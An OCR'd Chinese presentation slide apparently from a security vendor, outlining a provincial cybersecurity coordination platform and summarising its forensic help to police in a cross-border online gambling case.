
网信-构建全省网络安全协调指挥体系



1. 建立健全全省网络安全统筹协调指挥机制；
2. 建立全省网络安全数据汇聚分析和共享机制；
3. 建立全省重要行业领域网络安全监测能力；
4. 建立全省网络安全通报预警与应急处置能力；

网络安全协调指挥平台建设




某市跨境追踪网络博彩案
协助某地网安破获一起跨境博彩案件，嫌疑人开发大量棋牌赌博应用软件，
招募上千人组成犯罪团伙，从事网络赌博非法活动，涉案金额70亿元人民币，
安恒配合对取证回来的服务器做技术分析，还原黑产链条，追溯控制者。
对赌博app进行逆向分析、抓包分析、淘宝账号分析，成功定位游戏网站、游戏下载服务器、第三方支付接口服务器、游戏数据核心服务器、数据存放服务器接口。
阿里云上的服务器进行取证分析，共43台，通过对这些服务器上的历史命令、日志、代码文件进行取证分析。
对佛山IDC机房取回来的63台服务器和嫌疑人用过的八部手机进行取证分析，写勘验报告。


实智名归
谢谢大家

小鹅助理

谢谢！

扫码添加小鹅助理，与数万科技圈人士

分享重量级活动PPT、干货培训课程、高端会议免费门票